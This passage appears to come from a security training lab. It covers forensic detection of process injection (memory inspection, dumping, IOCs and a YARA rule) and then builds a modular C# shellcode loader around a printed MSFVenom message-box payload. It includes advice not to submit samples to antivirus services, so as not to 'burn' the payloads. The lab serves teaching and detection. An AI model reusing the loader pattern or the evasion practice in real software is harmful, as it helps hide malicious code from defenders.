
- then navigate to the
Memorytab. Look for the memory address (0x2ec2c8600000) identified by Get-InjectedThreadEx.

You will clearly see a memory region with MEM_COMMIT (private:commit) state and PAGE_EXECUTE_READWRITE (RWX) protection, indicating that this memory region is likely where the shellcode was injected.
Right clickon this memory region and selectread/write memory...

- And have a look at the contents of that memory region - that's our MSFVenom dialog box shellcode, we can also dump this memory region to a file, in System Informer by clicking on the
Savebutton.

We can verify this further by checking the thread ID (12248) identified by Get-InjectedThreadEx.
-
Right-click on the process and select
Properties, then navigate to theThreadstab. Look for the thread ID (12248) identified by Get-InjectedThreadEx.- The memory address where the injection occurred.
- The thread ID of the injected thread.

2.Carving the shellcode from process memory
Now that we have identified the injected process and the memory region where the shellcode resides, we can proceed to extract the shellcode for further analysis. There are a lot of tools like procdump, volatility, etc. but we will use MemDumperDynamic.exe from Vanguard Security for this lab. Most of these tools dump the entire process, but MemDumperDynamic allows us to dump specific memory regions, it why we created it.
- Open a
command promptwithadministrative privilegesand navigate to the lab working directory:
Make sure to replace the Process IDandMemory Addresswith the values specific to your environment, as they may differ from the example provided here.
cd C:\THEV\Labs\Lab_BasicLoader
MemDumperDynamic.exe 8792 0x2ec2c8600000

3. Running the extracted shellcode
We'll use SCLauncher64.exe to run the extracted shellcode.
Filename (extracted_memory...) with the values specific to your environment, as they will differ from the example provided here.
cd C:\THEV\Labs\Lab_BasicLoader
SCLauncher64.exe -f="extracted_memory_pid8792_0x2EC2C860000.bin

4. IOC's and Yara rules for Process Injection
As always, it's crucial to understand how such techniques can be detected and what indicators of compromise (IOCs) they may leave behind. Here are some simple IOC's associated with process injection:
VirtualAllocwith RWX permissionsWriteProcessMemorymarshal.copy(alternative for WriteProcessMemory in .NET)CreateThreadshellcode(used in our BasicLoaderMSF.exe - but often used in shellcode loaders)byte[] buf =(often used in shellcode loaders, typical forMSFVenomgenerated shellcode in C#)
YARA Rule:
Below is an example how can can use YARA to detect suspicious use of remote memory allocation and injection APIs commonly associated with process injection techniques - we can scan PE files or running processes with this rule.
Note: If you want case-insensitive matching for the API names, you can add the
nocasemodifier to the respective string definitions. When scanning PE files, you might want to uncomment the PE file check in the condition section. This is a basic example and may need to be adjusted based on specific requirements and environments
rule Suspicious_Shellcode_Injection
{
    meta:
        author = "Luk Schoonaert / Vanguard Security"
        description = "Detects suspicious use of remote memory allocation and injection APIs"

    strings:
        $api1 = "VirtualAlloc" wide ascii
        $api2 = "WriteProcessMemory" wide ascii
        $api3 = "CreateThread" wide ascii
        $api4 = "marshal.copy" wide ascii
        $string1 = "shellcode" wide ascii nocase
        $string2 = "byte[] buf =" wide ascii nocase

    condition:
        // uint16(0) == 0x5A4D and // PE file
        ($api1 and $api2) and ($api3 or $api4) and 1 of ($string1, $string2)
}
Let's use YaraXGUI.exe to scan our BasicLoaderMSF.exe with this rule.
You can find
YaraXGUI.exeunder "C:\THEV\SysinternalsSuite\YaraXGUI.exe", or simply open a command prompt and runYaraXGUI.exe.
- Load your YARA rule in
YaraXGUI, located in "C:\THEV\Labs\Lab_BasicLoader\solution\Suspicious_Shellcode_Injection.yar" - Select your target binary (directory) to scan, located in "C:\THEV\Labs\BasicLoaderMSF\BasicLoaderMSF\bin\x64\Release\BasicLoaderMSF.exe"
- Compile the rule (you can make changes to the rule in the GUI, so make sure to compile it again if you do so)
- Click on Scan
- Click on the Analysis results tab to see the results
- What's nice here is that it shows you the matched strings as well.

We can also use yara64.exe from a command prompt to scan our BasicLoaderMSF.exe with this rule.
cd C:\THEV\Labs\Lab_BasicLoader\solution
yara64.exe -r Suspicious_Shellcode_Injection.yar C:\THEV\Labs\BasicLoaderMSF\BasicLoaderMSF\bin\x64\Release\BasicLoaderMSF.exe

Additionally we can scan running processes with this rule using yara64.exe using the Process ID (PID).
- If your message box is still open from running the shellcode, you can use that PID, otherwise re-run the BasicLoaderMSF.exe to get a new PID. You can check the PID in Task Manager or System Informer.

Once you have found the PID of the running BasicLoaderMSF.exe process, you can use it to scan the process memory with YARA:
- In the same command prompt, run the following command, replacing
<Enter_PID_here>with the actual PID of the BasicLoaderMSF.exe process (in the screenshot below it's9552, but it will be different on your system):
cd C:\THEV\Labs\Lab_BasicLoader\solution
yara64.exe -r Suspicious_Shellcode_Injection.yar <Enter_PID_here>

Note: Velociraptor can also be used to scan running processes with YARA rules, which is a great way to hunt for process injection across multiple systems in your environment.
Congratulations, you have completed the Lab - Forensics of the P/Invoke Loader - Phase 2! 🎉
Lab - Basic Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
LAB PHASE 3 - MODULARITY
In order to keep our shellcode loader neatly organized we'll make it modular - so instead of just adding code to the main program - let's put our functions in seperate classes (.cs files) that we can simply call from main. This will allow us to keep adding functionality while keeping an oversight of where we are and what we're doing.
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\BasicLoaderMod\BasicLoaderMOD.sln" └── BasicLoaderMOD.cs -> Our main program └── GetShellcode.cs -> A new class for retrieving shellcodeLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoaderMOD" └── msf_msgbox.csLAB SOLUTION : "C:\THEV\Labs\Lab_BasicLoaderMOD\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
The first class we're going to make is called "GetShellcode". This class will hold a function (method) named "Payload" that will be responsible for retrieving the shellcode and returing it as a byte array. This will allow us to easily access the shellcode from our main program, or swap it out for a different payload if needed.
-
Open your BasicLoaderMod project in Visual Studio 2019. Note we have removed the content of the shellcode array, so you will need to re-add it later.
-
Create a new class file in Visual Studio called
GetShellcode.csby right-clicking on the project in the Solution Explorer, selecting "Add" -> "Class...", and naming itGetShellcode.cs.


You will see the following code snippet provided by visual studio:

- Now delete all the code in GetShellcode.cs and paste our shellcode array:
class GetShellcode
{
    public static byte[] Payload()
    {
        return new byte[] {

            };
    }
}

- And now let's paste our MSFvenom generated shellcode located in "C:\THEV\Labs\Lab_BasicLoader\msf_msgbox.cs", in the byte array like this:
class GetShellcode
{
    public static byte[] Payload()
    {
        return new byte[] { 0xfc,0x48,0x81,0xe4,0xf0,0xff,
            0xff,0xff,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
            0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x51,0x48,0x8b,0x52,
            0x18,0x48,0x8b,0x52,0x20,0x56,0x48,0x8b,0x72,0x50,0x48,0x0f,
            0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,
            0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,
            0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
            0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,
            0x00,0x00,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,
            0x67,0x48,0x01,0xd0,0x8b,0x48,0x18,0x50,0x44,0x8b,0x40,0x20,
            0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x4d,0x31,0xc9,0x41,
            0x8b,0x34,0x88,0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,
            0x0d,0xac,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,
            0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,
            0x49,0x01,0xd0,0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,
            0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x41,0x58,0x48,0x01,0xd0,
            0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
            0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,
            0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0xe8,0x0b,0x00,0x00,
            0x00,0x75,0x73,0x65,0x72,0x33,0x32,0x2e,0x64,0x6c,0x6c,0x00,
            0x59,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x49,0xc7,0xc1,
            0x00,0x00,0x00,0x00,0xe8,0x18,0x00,0x00,0x00,0x53,0x75,0x63,
            0x63,0x65,0x73,0x73,0x66,0x75,0x6c,0x20,0x45,0x78,0x65,0x63,
            0x75,0x74,0x69,0x6f,0x6e,0x20,0x3a,0x29,0x00,0x5a,0xe8,0x0c,
            0x00,0x00,0x00,0x43,0x72,0x69,0x6d,0x73,0x6f,0x6e,0x43,0x4f,
            0x52,0x45,0x00,0x41,0x58,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,
            0x56,0x07,0xff,0xd5,0x48,0x31,0xc9,0x41,0xba,0xf0,0xb5,0xa2,
            0x56,0xff,0xd5
        };
    }
}
Your GetShellcode class should look like this:
